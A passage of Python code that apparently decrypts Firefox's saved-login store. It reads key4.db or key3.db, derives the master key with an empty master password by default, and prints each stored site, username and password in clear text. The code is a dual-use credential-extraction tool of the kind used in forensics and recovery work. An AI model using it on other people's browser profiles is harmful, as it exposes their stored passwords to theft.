key = decryptMoz3DES( globalSalt, masterPassword, entrySalt, cipherT )
print(hexlify(key))
return key[:24], pbeAlgo
```

```
elif pbeAlgo == '1.2.840.113549.1.5.13': #pkcs5 pbes2
#https://phabricator.services.mozilla.com/rNSSfc636973ad06392d11597620b602779b4af312f6
'''
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
SEQUENCE {
OCTETSTRING 32 bytes, entrySalt
INTEGER 01
INTEGER 20
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
}
}
}
SEQUENCE {
OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
OCTETSTRING 14 bytes, iv
}
}
}
OCTETSTRING encrypted
}
'''
assert str(decodedItem[0][0][1][0][0]) == '1.2.840.113549.1.5.12'
assert str(decodedItem[0][0][1][0][1][3][0]) == '1.2.840.113549.2.9'
assert str(decodedItem[0][0][1][1][0]) == '2.16.840.1.101.3.4.1.42'
# https://tools.ietf.org/html/rfc8018#page-23
entrySalt = decodedItem[0][0][1][0][1][0].asOctets()
iterationCount = int(decodedItem[0][0][1][0][1][1])
keyLength = int(decodedItem[0][0][1][0][1][2])
assert keyLength == 32

k = sha1(globalSalt+masterPassword).digest()
key = pbkdf2_hmac('sha256', k, entrySalt, iterationCount, dklen=keyLength)

iv = b'\x04\x0e'+decodedItem[0][0][1][1][1].asOctets()
#https://hg.mozilla.org/projects/nss/rev/fc636973ad06392d11597620b602779b4af312f6#l6.4
9
# 04 is OCTETSTRING, 0x0e is length == 14
cipherT = decodedItem[0][1].asOctets()
```

```
clearText = AES.new(key, AES.MODE_CBC, iv).decrypt(cipherT)
print('clearText', hexlify(clearText))
return clearText, pbeAlgo

def getKey( masterPassword, directory ):
if (directory / 'key4.db').exists():
conn = sqlite3.connect(directory / 'key4.db') #firefox 58.0.2 / NSS 3.35 with key4.db
in SQLite
c = conn.cursor()
#first check password
c.execute("SELECT item1,item2 FROM metadata WHERE id = 'password';")
row = c.fetchone()
globalSalt = row[0] #item1
print('globalSalt:',hexlify(globalSalt))
item2 = row[1]
printASN1(item2, len(item2), 0)
decodedItem2 = decoder.decode( item2 )
clearText, algo = decryptPBE( decodedItem2, masterPassword, globalSalt )
print ('password check?', clearText==b'password-check\x02\x02')
if clearText == b'password-check\x02\x02':
c.execute("SELECT a11,a102 FROM nssPrivate;")
for row in c:
if row[0] != None:
break
a11 = row[0] #CKA_VALUE
a102 = row[1]
if a102 == CKA_ID:
printASN1( a11, len(a11), 0)
decoded_a11 = decoder.decode( a11 )
#decrypt master key
clearText, algo = decryptPBE( decoded_a11, masterPassword, globalSalt )
return clearText[:24], algo
else:
print('no saved login/password')
return None, None
elif (directory / 'key3.db').exists():
keyData = readBsddb(directory / 'key3.db')
key = extractSecretKey(masterPassword, keyData)
return key, '1.2.840.113549.1.12.5.1.3'
else:
print('cannot find key4.db or key3.db')
return None, None
```

```
parser = OptionParser(usage="usage: %prog [options]")
parser.add_option("-v", "--verbose", type="int", dest="verbose", help="verbose level",
default=0)
parser.add_option("-p", "--password", type="string", dest="masterPassword",
help="masterPassword", default='')
parser.add_option("-d", "--dir", type="string", dest="directory", help="directory",
default='')
(options, args) = parser.parse_args()
options.directory = Path(options.directory)

key, algo = getKey( options.masterPassword.encode(), options.directory )
if key==None:
sys.exit()
#print(hexlify(key))
logins = getLoginData()
if len(logins)==0:
print ('no stored passwords')
else:
print ('decrypting login/password pairs' )
if algo == '1.2.840.113549.1.12.5.1.3' or algo == '1.2.840.113549.1.5.13':
for i in logins:
assert i[0][0] == CKA_ID
print ('%20s:' % (i[2]),end='') #site URL
iv = i[0][1]
ciphertext = i[0][2]
print ( unpad( DES3.new( key, DES3.MODE_CBC, iv).decrypt(ciphertext),8 ), end=',')
iv = i[1][1]
ciphertext = i[1][2]
print ( unpad( DES3.new( key, DES3.MODE_CBC, iv).decrypt(ciphertext),8 ) )
```